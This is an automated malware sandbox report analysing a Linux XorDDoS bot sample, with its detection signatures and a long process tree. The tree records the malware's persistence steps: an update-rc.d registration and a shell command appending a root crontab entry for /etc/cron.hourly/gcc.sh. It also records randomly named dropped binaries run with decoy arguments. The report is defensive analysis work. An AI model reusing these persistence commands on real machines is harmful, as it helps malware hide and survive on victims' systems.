ID: 450972
Sample Name: 4ljhdTTyiA
Cookbook:
defaultlinuxfilecookbook.jbs
Time: 00:23:09
Date: 20/07/2021
Version: 33.0.0 White Diamond

Table of Contents


Linux Analysis Report 4ljhdTTyiA

Overview

General Information

Sample Name:	4ljhdTTyiA
Analysis ID:	450972
MD5:	349456ecaa1380..
SHA1:	02dd15ecdeedefd.
SHA256:	0f00c2e074c6284..
Tags:	elf xorddos
Infos:	

Detection




Score:	100
Range:	0 - 100
Whitelisted:	false

Signatures

- Antivirus / Scanner detection for sub…
- Antivirus detection for dropped file
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- Yara detected XorDDoS Bot
- Detected non-DNS traffic on DNS port
- Drops files in suspicious directories
- Machine Learning detection for dropp…
- Machine Learning detection for samp…
- Sample deletes itself
- Sample tries to persist itself using S…

Classification



Analysis Advice

Some HTTP requests failed (404). It is likely the sample will exhibit less behavior

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	450972
Start date:	20.07.2021
Start time:	00:23:09
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 45s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	4ljhdTTyiA
Cookbook file name:	defaultlinuxfilecookbook.jbs
Analysis system description:	Ubuntu Linux 16.04 x64 (Kernel 4.4.0-116, Firefox 59.0, Document Viewer 3.18.2, LibreOffice 5.1.6.2, OpenJDK 1.8.0_171)
Analysis Mode:	default
Detection:	MAL
Classification:	mal100.troj.evad.lin@0/21@5/0
Warnings:	Show All

Process Tree

- **system is lnxubuntu1**
- 4ljhdTTyiA (PID: 4551, Parent: 4475, MD5: 349456ecaa1380a142f15810a8260378) Arguments: /tmp/4ljhdTTyiA
  - 4ljhdTTyiA New Fork (PID: 4554, Parent: 4551)
    - 4ljhdTTyiA New Fork (PID: 4555, Parent: 4554)
      - 4ljhdTTyiA New Fork (PID: 4556, Parent: 4555)
    - 4ljhdTTyiA New Fork (PID: 4578, Parent: 4554)
      - 4ljhdTTyiA New Fork (PID: 4580, Parent: 4578)
      - update-rc.d (PID: 4580, Parent: 4578, MD5: e9e125904f9ed8ff4c8504a55a149005) Arguments: /usr/bin/perl /usr/sbin/update-rc.d 4ljhdTTyiA defaults
        - update-rc.d New Fork (PID: 4609, Parent: 4580)
        - insserv (PID: 4609, Parent: 4580, MD5: unknown) Arguments: /usr/lib/insserv/insserv 4ljhdTTyiA
        - update-rc.d New Fork (PID: 4646, Parent: 4580)

- systemctl (PID: 4646, Parent: 4580, MD5: b08096235b8c90203e17721264b5ce40) Arguments: systemctl daemon-reload
- 4ljhdTTyiA New Fork (PID: 4590, Parent: 4554)
- dash (PID: 4590, Parent: 4554, MD5: e02ea3c3450d44126c46d658fa9e654c) Arguments: sh -c "sed -i '/\Vetc\\/cron.hourly\\/gcc.sh/d' /etc/crontab && echo '*/3 * * * * root /etc/cron.hourly/gcc.sh' >> /etc/crontab"
  - dash New Fork (PID: 4592, Parent: 4590)
  - sed (PID: 4592, Parent: 4590, MD5: unknown) Arguments: sed -i /\Vetc\\/cron.hourly\\/gcc.sh/d /etc/crontab
- 4ljhdTTyiA New Fork (PID: 4655, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 4656, Parent: 4655)
  - jjltawydwf (PID: 4656, Parent: 4655, MD5: 8031cb3d4fe5ba13e55be0286e251729) Arguments: /usr/bin/jjltawydwf "ls -la" 4554
    - jjltawydwf New Fork (PID: 4657, Parent: 4656)
- 4ljhdTTyiA New Fork (PID: 4666, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 4667, Parent: 4666)
  - jjltawydwf (PID: 4667, Parent: 4666, MD5: 8031cb3d4fe5ba13e55be0286e251729) Arguments: /usr/bin/jjltawydwf "ifconfig eth0" 4554
    - jjltawydwf New Fork (PID: 4669, Parent: 4667)
- 4ljhdTTyiA New Fork (PID: 4677, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 4678, Parent: 4677)
  - jjltawydwf (PID: 4678, Parent: 4677, MD5: 8031cb3d4fe5ba13e55be0286e251729) Arguments: /usr/bin/jjltawydwf "sleep 1" 4554
    - jjltawydwf New Fork (PID: 4679, Parent: 4678)
- 4ljhdTTyiA New Fork (PID: 4688, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 4689, Parent: 4688)
  - jjltawydwf (PID: 4689, Parent: 4688, MD5: 8031cb3d4fe5ba13e55be0286e251729) Arguments: /usr/bin/jjltawydwf "ps -ef" 4554
    - jjltawydwf New Fork (PID: 4690, Parent: 4689)
- 4ljhdTTyiA New Fork (PID: 4699, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 4700, Parent: 4699)
  - jjltawydwf (PID: 4700, Parent: 4699, MD5: 8031cb3d4fe5ba13e55be0286e251729) Arguments: /usr/bin/jjltawydwf pwd 4554
    - jjltawydwf New Fork (PID: 4701, Parent: 4700)
- 4ljhdTTyiA New Fork (PID: 4713, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 4714, Parent: 4713)
  - ouhdchrbdz (PID: 4714, Parent: 4713, MD5: 464ee2d18facafa159f9948ab174135c) Arguments: /usr/bin/ouhdchrbdz sh 4554
    - ouhdchrbdz New Fork (PID: 4715, Parent: 4714)
- 4ljhdTTyiA New Fork (PID: 4724, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 4725, Parent: 4724)
  - ouhdchrbdz (PID: 4725, Parent: 4724, MD5: 464ee2d18facafa159f9948ab174135c) Arguments: /usr/bin/ouhdchrbdz whoami 4554
    - ouhdchrbdz New Fork (PID: 4726, Parent: 4725)
- 4ljhdTTyiA New Fork (PID: 4735, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 4736, Parent: 4735)
  - ouhdchrbdz (PID: 4736, Parent: 4735, MD5: 464ee2d18facafa159f9948ab174135c) Arguments: /usr/bin/ouhdchrbdz "echo \"find\"" 4554
    - ouhdchrbdz New Fork (PID: 4737, Parent: 4736)
- 4ljhdTTyiA New Fork (PID: 4746, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 4747, Parent: 4746)
  - ouhdchrbdz (PID: 4747, Parent: 4746, MD5: 464ee2d18facafa159f9948ab174135c) Arguments: /usr/bin/ouhdchrbdz "netstat -antop" 4554
    - ouhdchrbdz New Fork (PID: 4748, Parent: 4747)
- 4ljhdTTyiA New Fork (PID: 4757, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 4758, Parent: 4757)
  - ouhdchrbdz (PID: 4758, Parent: 4757, MD5: 464ee2d18facafa159f9948ab174135c) Arguments: /usr/bin/ouhdchrbdz "grep \"A\"" 4554
    - ouhdchrbdz New Fork (PID: 4759, Parent: 4758)
- 4ljhdTTyiA New Fork (PID: 4768, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 4769, Parent: 4768)
  - fcxqfstrdm (PID: 4769, Parent: 4768, MD5: e45d3c3ceb20cb21cecdf27abb364096) Arguments: /usr/bin/fcxqfstrdm "netstat -an" 4554
    - fcxqfstrdm New Fork (PID: 4770, Parent: 4769)
- 4ljhdTTyiA New Fork (PID: 4779, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 4780, Parent: 4779)
  - fcxqfstrdm (PID: 4780, Parent: 4779, MD5: e45d3c3ceb20cb21cecdf27abb364096) Arguments: /usr/bin/fcxqfstrdm uptime 4554
    - fcxqfstrdm New Fork (PID: 4781, Parent: 4780)
- 4ljhdTTyiA New Fork (PID: 4790, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 4791, Parent: 4790)
  - fcxqfstrdm (PID: 4791, Parent: 4790, MD5: e45d3c3ceb20cb21cecdf27abb364096) Arguments: /usr/bin/fcxqfstrdm pwd 4554
    - fcxqfstrdm New Fork (PID: 4792, Parent: 4791)
- 4ljhdTTyiA New Fork (PID: 4801, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 4802, Parent: 4801)
  - fcxqfstrdm (PID: 4802, Parent: 4801, MD5: e45d3c3ceb20cb21cecdf27abb364096) Arguments: /usr/bin/fcxqfstrdm bash 4554
    - fcxqfstrdm New Fork (PID: 4803, Parent: 4802)
- 4ljhdTTyiA New Fork (PID: 4812, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 4813, Parent: 4812)
  - fcxqfstrdm (PID: 4813, Parent: 4812, MD5: e45d3c3ceb20cb21cecdf27abb364096) Arguments: /usr/bin/fcxqfstrdm ifconfig 4554
    - fcxqfstrdm New Fork (PID: 4814, Parent: 4813)
- 4ljhdTTyiA New Fork (PID: 4823, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 4824, Parent: 4823)
  - dxeguomyxc (PID: 4824, Parent: 4823, MD5: 066caa157c95faa9d8d81929f8157d3a) Arguments: /usr/bin/dxeguomyxc "sleep 1" 4554
    - dxeguomyxc New Fork (PID: 4825, Parent: 4824)
- 4ljhdTTyiA New Fork (PID: 4834, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 4835, Parent: 4834)
  - dxeguomyxc (PID: 4835, Parent: 4834, MD5: 066caa157c95faa9d8d81929f8157d3a) Arguments: /usr/bin/dxeguomyxc "ifconfig eth0" 4554
    - dxeguomyxc New Fork (PID: 4836, Parent: 4835)
- 4ljhdTTyiA New Fork (PID: 4845, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 4846, Parent: 4845)
  - dxeguomyxc (PID: 4846, Parent: 4845, MD5: 066caa157c95faa9d8d81929f8157d3a) Arguments: /usr/bin/dxeguomyxc "netstat -an" 4554
    - dxeguomyxc New Fork (PID: 4847, Parent: 4846)
- 4ljhdTTyiA New Fork (PID: 4856, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 4857, Parent: 4856)
  - dxeguomyxc (PID: 4857, Parent: 4856, MD5: 066caa157c95faa9d8d81929f8157d3a) Arguments: /usr/bin/dxeguomyxc top 4554
    - dxeguomyxc New Fork (PID: 4859, Parent: 4857)
- 4ljhdTTyiA New Fork (PID: 4867, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 4868, Parent: 4867)
  - dxeguomyxc (PID: 4868, Parent: 4867, MD5: 066caa157c95faa9d8d81929f8157d3a) Arguments: /usr/bin/dxeguomyxc ls 4554
    - dxeguomyxc New Fork (PID: 4869, Parent: 4868)
- 4ljhdTTyiA New Fork (PID: 4878, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 4879, Parent: 4878)
  - ctrygxclrx (PID: 4879, Parent: 4878, MD5: 039a6eceafdbf298ac52c2a12463d087) Arguments: /usr/bin/ctrygxclrx su 4554
    - ctrygxclrx New Fork (PID: 4880, Parent: 4879)

- 4ljhdTTyiA New Fork (PID: 4889, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 4890, Parent: 4889)
  - ctrygxclrx (PID: 4890, Parent: 4889, MD5: 039a6eceafdbf298ac52c2a12463d087) Arguments: /usr/bin/ctrygxclrx "ifconfig eth0" 4554
    - ctrygxclrx New Fork (PID: 4891, Parent: 4890)
- 4ljhdTTyiA New Fork (PID: 4900, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 4901, Parent: 4900)
  - ctrygxclrx (PID: 4901, Parent: 4900, MD5: 039a6eceafdbf298ac52c2a12463d087) Arguments: /usr/bin/ctrygxclrx "netstat -an" 4554
    - ctrygxclrx New Fork (PID: 4902, Parent: 4901)
- 4ljhdTTyiA New Fork (PID: 4911, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 4912, Parent: 4911)
  - ctrygxclrx (PID: 4912, Parent: 4911, MD5: 039a6eceafdbf298ac52c2a12463d087) Arguments: /usr/bin/ctrygxclrx "grep \"A\"" 4554
    - ctrygxclrx New Fork (PID: 4913, Parent: 4912)
- 4ljhdTTyiA New Fork (PID: 4922, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 4923, Parent: 4922)
  - ctrygxclrx (PID: 4923, Parent: 4922, MD5: 039a6eceafdbf298ac52c2a12463d087) Arguments: /usr/bin/ctrygxclrx "sleep 1" 4554
    - ctrygxclrx New Fork (PID: 4924, Parent: 4923)
- 4ljhdTTyiA New Fork (PID: 4933, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 4934, Parent: 4933)
  - gqczobuacc (PID: 4934, Parent: 4933, MD5: c098c27688a125d5cfa970ae835e1eda) Arguments: /usr/bin/gqczobuacc "grep \"A\"" 4554
    - gqczobuacc New Fork (PID: 4935, Parent: 4934)
- 4ljhdTTyiA New Fork (PID: 4944, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 4945, Parent: 4944)
  - gqczobuacc (PID: 4945, Parent: 4944, MD5: c098c27688a125d5cfa970ae835e1eda) Arguments: /usr/bin/gqczobuacc "sleep 1" 4554
    - gqczobuacc New Fork (PID: 4946, Parent: 4945)
- 4ljhdTTyiA New Fork (PID: 4955, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 4956, Parent: 4955)
  - gqczobuacc (PID: 4956, Parent: 4955, MD5: c098c27688a125d5cfa970ae835e1eda) Arguments: /usr/bin/gqczobuacc su 4554
    - gqczobuacc New Fork (PID: 4957, Parent: 4956)
- 4ljhdTTyiA New Fork (PID: 4966, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 4967, Parent: 4966)
  - gqczobuacc (PID: 4967, Parent: 4966, MD5: c098c27688a125d5cfa970ae835e1eda) Arguments: /usr/bin/gqczobuacc "netstat -an" 4554
    - gqczobuacc New Fork (PID: 4968, Parent: 4967)
- 4ljhdTTyiA New Fork (PID: 4977, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 4978, Parent: 4977)
  - gqczobuacc (PID: 4978, Parent: 4977, MD5: c098c27688a125d5cfa970ae835e1eda) Arguments: /usr/bin/gqczobuacc "ps -ef" 4554
    - gqczobuacc New Fork (PID: 4979, Parent: 4978)
- 4ljhdTTyiA New Fork (PID: 4988, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 4989, Parent: 4988)
  - uoewtvxqdd (PID: 4989, Parent: 4988, MD5: 39aa00025c468148f76c1297ae9e076e) Arguments: /usr/bin/uoewtvxqdd "ps -ef" 4554
    - uoewtvxqdd New Fork (PID: 4990, Parent: 4989)
- 4ljhdTTyiA New Fork (PID: 4999, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5000, Parent: 4999)
  - uoewtvxqdd (PID: 5000, Parent: 4999, MD5: 39aa00025c468148f76c1297ae9e076e) Arguments: /usr/bin/uoewtvxqdd gnome-terminal 4554
    - uoewtvxqdd New Fork (PID: 5001, Parent: 5000)
- 4ljhdTTyiA New Fork (PID: 5010, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5011, Parent: 5010)
  - uoewtvxqdd (PID: 5011, Parent: 5010, MD5: 39aa00025c468148f76c1297ae9e076e) Arguments: /usr/bin/uoewtvxqdd ifconfig 4554
    - uoewtvxqdd New Fork (PID: 5012, Parent: 5011)
- 4ljhdTTyiA New Fork (PID: 5021, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5022, Parent: 5021)
  - uoewtvxqdd (PID: 5022, Parent: 5021, MD5: 39aa00025c468148f76c1297ae9e076e) Arguments: /usr/bin/uoewtvxqdd id 4554
    - uoewtvxqdd New Fork (PID: 5023, Parent: 5022)
- 4ljhdTTyiA New Fork (PID: 5032, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5033, Parent: 5032)
  - uoewtvxqdd (PID: 5033, Parent: 5032, MD5: 39aa00025c468148f76c1297ae9e076e) Arguments: /usr/bin/uoewtvxqdd "route -n" 4554
    - uoewtvxqdd New Fork (PID: 5034, Parent: 5033)
- 4ljhdTTyiA New Fork (PID: 5043, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5044, Parent: 5043)
  - rlyjyybyum (PID: 5044, Parent: 5043, MD5: 0713019b4738a770e7b6e1a45b02c8d9) Arguments: /usr/bin/rlyjyybyum "route -n" 4554
    - rlyjyybyum New Fork (PID: 5045, Parent: 5044)
- 4ljhdTTyiA New Fork (PID: 5054, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5055, Parent: 5054)
  - rlyjyybyum (PID: 5055, Parent: 5054, MD5: 0713019b4738a770e7b6e1a45b02c8d9) Arguments: /usr/bin/rlyjyybyum "grep \"A\"" 4554
    - rlyjyybyum New Fork (PID: 5056, Parent: 5055)
- 4ljhdTTyiA New Fork (PID: 5065, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5066, Parent: 5065)
  - rlyjyybyum (PID: 5066, Parent: 5065, MD5: 0713019b4738a770e7b6e1a45b02c8d9) Arguments: /usr/bin/rlyjyybyum "ls -la" 4554
    - rlyjyybyum New Fork (PID: 5067, Parent: 5066)
- 4ljhdTTyiA New Fork (PID: 5076, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5077, Parent: 5076)
  - rlyjyybyum (PID: 5077, Parent: 5076, MD5: 0713019b4738a770e7b6e1a45b02c8d9) Arguments: /usr/bin/rlyjyybyum "sleep 1" 4554
    - rlyjyybyum New Fork (PID: 5078, Parent: 5077)
- 4ljhdTTyiA New Fork (PID: 5087, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5088, Parent: 5087)
  - rlyjyybyum (PID: 5088, Parent: 5087, MD5: 0713019b4738a770e7b6e1a45b02c8d9) Arguments: /usr/bin/rlyjyybyum "cd /etc" 4554
    - rlyjyybyum New Fork (PID: 5089, Parent: 5088)
- 4ljhdTTyiA New Fork (PID: 5100, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5101, Parent: 5100)
  - tjdqviitkh (PID: 5101, Parent: 5100, MD5: c2561c3afe2388b8727667fcefb207b7) Arguments: /usr/bin/tjdqviitkh "netstat -antop" 4554
    - tjdqviitkh New Fork (PID: 5102, Parent: 5101)
- 4ljhdTTyiA New Fork (PID: 5111, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5112, Parent: 5111)
  - tjdqviitkh (PID: 5112, Parent: 5111, MD5: c2561c3afe2388b8727667fcefb207b7) Arguments: /usr/bin/tjdqviitkh "ps -ef" 4554
    - tjdqviitkh New Fork (PID: 5113, Parent: 5112)
- 4ljhdTTyiA New Fork (PID: 5122, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5123, Parent: 5122)
  - tjdqviitkh (PID: 5123, Parent: 5122, MD5: c2561c3afe2388b8727667fcefb207b7) Arguments: /usr/bin/tjdqviitkh "ps -ef" 4554
    - tjdqviitkh New Fork (PID: 5124, Parent: 5123)
- 4ljhdTTyiA New Fork (PID: 5133, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5134, Parent: 5133)

- tjdqviitkh (PID: 5134, Parent: 5133, MD5: c2561c3afe2388b8727667fcefb207b7) Arguments: /usr/bin/tjdqviitkh who 4554
  - tjdqviitkh New Fork (PID: 5135, Parent: 5134)
- 4ljhdTTyiA New Fork (PID: 5144, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5145, Parent: 5144)
  - tjdqviitkh (PID: 5145, Parent: 5144, MD5: c2561c3afe2388b8727667fcefb207b7) Arguments: /usr/bin/tjdqviitkh "route -n" 4554
    - tjdqviitkh New Fork (PID: 5146, Parent: 5145)
- 4ljhdTTyiA New Fork (PID: 5155, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5156, Parent: 5155)
  - aspbnnkmso (PID: 5156, Parent: 5155, MD5: 1d6fd0eb72068b2c5f4c00b6bd4ccce7) Arguments: /usr/bin/aspbnnkmso top 4554
    - aspbnnkmso New Fork (PID: 5157, Parent: 5156)
- 4ljhdTTyiA New Fork (PID: 5166, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5167, Parent: 5166)
  - aspbnnkmso (PID: 5167, Parent: 5166, MD5: 1d6fd0eb72068b2c5f4c00b6bd4ccce7) Arguments: /usr/bin/aspbnnkmso whoami 4554
    - aspbnnkmso New Fork (PID: 5168, Parent: 5167)
- 4ljhdTTyiA New Fork (PID: 5177, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5178, Parent: 5177)
  - aspbnnkmso (PID: 5178, Parent: 5177, MD5: 1d6fd0eb72068b2c5f4c00b6bd4ccce7) Arguments: /usr/bin/aspbnnkmso "route -n" 4554
    - aspbnnkmso New Fork (PID: 5179, Parent: 5178)
- 4ljhdTTyiA New Fork (PID: 5188, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5189, Parent: 5188)
  - aspbnnkmso (PID: 5189, Parent: 5188, MD5: 1d6fd0eb72068b2c5f4c00b6bd4ccce7) Arguments: /usr/bin/aspbnnkmso bash 4554
    - aspbnnkmso New Fork (PID: 5190, Parent: 5189)
- 4ljhdTTyiA New Fork (PID: 5199, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5200, Parent: 5199)
  - aspbnnkmso (PID: 5200, Parent: 5199, MD5: 1d6fd0eb72068b2c5f4c00b6bd4ccce7) Arguments: /usr/bin/aspbnnkmso sh 4554
    - aspbnnkmso New Fork (PID: 5201, Parent: 5200)
- 4ljhdTTyiA New Fork (PID: 5210, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5211, Parent: 5210)
  - lgnmbyzzlq (PID: 5211, Parent: 5210, MD5: 54d3b5b40db4c72ead6a4d36581f0413) Arguments: /usr/bin/lgnmbyzzlq bash 4554
    - lgnmbyzzlq New Fork (PID: 5212, Parent: 5211)
- 4ljhdTTyiA New Fork (PID: 5221, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5222, Parent: 5221)
  - lgnmbyzzlq (PID: 5222, Parent: 5221, MD5: 54d3b5b40db4c72ead6a4d36581f0413) Arguments: /usr/bin/lgnmbyzzlq "sleep 1" 4554
    - lgnmbyzzlq New Fork (PID: 5223, Parent: 5222)
- 4ljhdTTyiA New Fork (PID: 5232, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5233, Parent: 5232)
  - lgnmbyzzlq (PID: 5233, Parent: 5232, MD5: 54d3b5b40db4c72ead6a4d36581f0413) Arguments: /usr/bin/lgnmbyzzlq "ps -ef" 4554
    - lgnmbyzzlq New Fork (PID: 5234, Parent: 5233)
- 4ljhdTTyiA New Fork (PID: 5243, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5244, Parent: 5243)
  - lgnmbyzzlq (PID: 5244, Parent: 5243, MD5: 54d3b5b40db4c72ead6a4d36581f0413) Arguments: /usr/bin/lgnmbyzzlq bash 4554
    - lgnmbyzzlq New Fork (PID: 5245, Parent: 5244)
- 4ljhdTTyiA New Fork (PID: 5254, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5255, Parent: 5254)
  - lgnmbyzzlq (PID: 5255, Parent: 5254, MD5: 54d3b5b40db4c72ead6a4d36581f0413) Arguments: /usr/bin/lgnmbyzzlq ifconfig 4554
    - lgnmbyzzlq New Fork (PID: 5256, Parent: 5255)
- 4ljhdTTyiA New Fork (PID: 5265, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5266, Parent: 5265)
  - nyavevzqtw (PID: 5266, Parent: 5265, MD5: 98476f6b14264275e728579e9462e596) Arguments: /usr/bin/nyavevzqtw "netstat -antop" 4554
    - nyavevzqtw New Fork (PID: 5267, Parent: 5266)
- 4ljhdTTyiA New Fork (PID: 5276, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5277, Parent: 5276)
  - nyavevzqtw (PID: 5277, Parent: 5276, MD5: 98476f6b14264275e728579e9462e596) Arguments: /usr/bin/nyavevzqtw "cat resolv.conf" 4554
    - nyavevzqtw New Fork (PID: 5278, Parent: 5277)
- 4ljhdTTyiA New Fork (PID: 5287, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5288, Parent: 5287)
  - nyavevzqtw (PID: 5288, Parent: 5287, MD5: 98476f6b14264275e728579e9462e596) Arguments: /usr/bin/nyavevzqtw "ls -la" 4554
    - nyavevzqtw New Fork (PID: 5289, Parent: 5288)
- 4ljhdTTyiA New Fork (PID: 5298, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5299, Parent: 5298)
  - nyavevzqtw (PID: 5299, Parent: 5298, MD5: 98476f6b14264275e728579e9462e596) Arguments: /usr/bin/nyavevzqtw "ifconfig eth0" 4554
    - nyavevzqtw New Fork (PID: 5300, Parent: 5299)
- 4ljhdTTyiA New Fork (PID: 5309, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5310, Parent: 5309)
  - nyavevzqtw (PID: 5310, Parent: 5309, MD5: 98476f6b14264275e728579e9462e596) Arguments: /usr/bin/nyavevzqtw "echo \"find\"" 4554
    - nyavevzqtw New Fork (PID: 5311, Parent: 5310)
- 4ljhdTTyiA New Fork (PID: 5320, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5321, Parent: 5320)
  - tstbdpivhl (PID: 5321, Parent: 5320, MD5: 383e0852639ec4d6a14747fa2d30695a) Arguments: /usr/bin/tstbdpivhl "echo \"find\"" 4554
    - tstbdpivhl New Fork (PID: 5322, Parent: 5321)
- 4ljhdTTyiA New Fork (PID: 5331, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5332, Parent: 5331)
  - tstbdpivhl (PID: 5332, Parent: 5331, MD5: 383e0852639ec4d6a14747fa2d30695a) Arguments: /usr/bin/tstbdpivhl "netstat -antop" 4554
    - tstbdpivhl New Fork (PID: 5333, Parent: 5332)
- 4ljhdTTyiA New Fork (PID: 5342, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5343, Parent: 5342)
  - tstbdpivhl (PID: 5343, Parent: 5342, MD5: 383e0852639ec4d6a14747fa2d30695a) Arguments: /usr/bin/tstbdpivhl "netstat -antop" 4554
    - tstbdpivhl New Fork (PID: 5345, Parent: 5343)
- 4ljhdTTyiA New Fork (PID: 5353, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5354, Parent: 5353)
  - tstbdpivhl (PID: 5354, Parent: 5353, MD5: 383e0852639ec4d6a14747fa2d30695a) Arguments: /usr/bin/tstbdpivhl "ifconfig eth0" 4554
    - tstbdpivhl New Fork (PID: 5355, Parent: 5354)
- 4ljhdTTyiA New Fork (PID: 5364, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5365, Parent: 5364)
  - tstbdpivhl (PID: 5365, Parent: 5364, MD5: 383e0852639ec4d6a14747fa2d30695a) Arguments: /usr/bin/tstbdpivhl uptime 4554
    - tstbdpivhl New Fork (PID: 5366, Parent: 5365)
- 4ljhdTTyiA New Fork (PID: 5375, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5376, Parent: 5375)
  - lndoiatrux (PID: 5376, Parent: 5375, MD5: 95dd8784b1ea342ebf09b13bd11667c3) Arguments: /usr/bin/lndoiatrux pwd 4554
    - lndoiatrux New Fork (PID: 5377, Parent: 5376)

- 4ljhdTTyiA New Fork (PID: 5386, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5387, Parent: 5386)
  - lndoiatrux (PID: 5387, Parent: 5386, MD5: 95dd8784b1ea342ebf09b13bd11667c3) Arguments: /usr/bin/lndoiatrux id 4554
    - lndoiatrux New Fork (PID: 5388, Parent: 5387)
- 4ljhdTTyiA New Fork (PID: 5397, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5398, Parent: 5397)
  - lndoiatrux (PID: 5398, Parent: 5397, MD5: 95dd8784b1ea342ebf09b13bd11667c3) Arguments: /usr/bin/lndoiatrux id 4554
    - lndoiatrux New Fork (PID: 5399, Parent: 5398)
- 4ljhdTTyiA New Fork (PID: 5408, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5409, Parent: 5408)
  - lndoiatrux (PID: 5409, Parent: 5408, MD5: 95dd8784b1ea342ebf09b13bd11667c3) Arguments: /usr/bin/lndoiatrux "cd /etc" 4554
    - lndoiatrux New Fork (PID: 5410, Parent: 5409)
- 4ljhdTTyiA New Fork (PID: 5419, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5420, Parent: 5419)
  - lndoiatrux (PID: 5420, Parent: 5419, MD5: 95dd8784b1ea342ebf09b13bd11667c3) Arguments: /usr/bin/lndoiatrux "grep \"A\"" 4554
    - lndoiatrux New Fork (PID: 5421, Parent: 5420)
- 4ljhdTTyiA New Fork (PID: 5430, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5431, Parent: 5430)
  - nefhkhnwwh (PID: 5431, Parent: 5430, MD5: e4786d4b6ed08079c7dbfc4c2ec6de77) Arguments: /usr/bin/nefhkhnwwh whoami 4554
    - nefhkhnwwh New Fork (PID: 5432, Parent: 5431)
- 4ljhdTTyiA New Fork (PID: 5441, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5442, Parent: 5441)
  - nefhkhnwwh (PID: 5442, Parent: 5441, MD5: e4786d4b6ed08079c7dbfc4c2ec6de77) Arguments: /usr/bin/nefhkhnwwh bash 4554
    - nefhkhnwwh New Fork (PID: 5443, Parent: 5442)
- 4ljhdTTyiA New Fork (PID: 5452, Parent: 4554)
  - 4ljhdTTyiA New Fork (PID: 5453, Parent: 5452)
  - nefhkhnwwh (PID: 5453, Parent: 5452, MD5: e4786d4b6ed08079c7dbfc4c2ec6de77) Arguments: /usr/bin/nefhkhnwwh id 4554
    - nefhkhnwwh New Fork (PID: 5454, Parent: 5453)
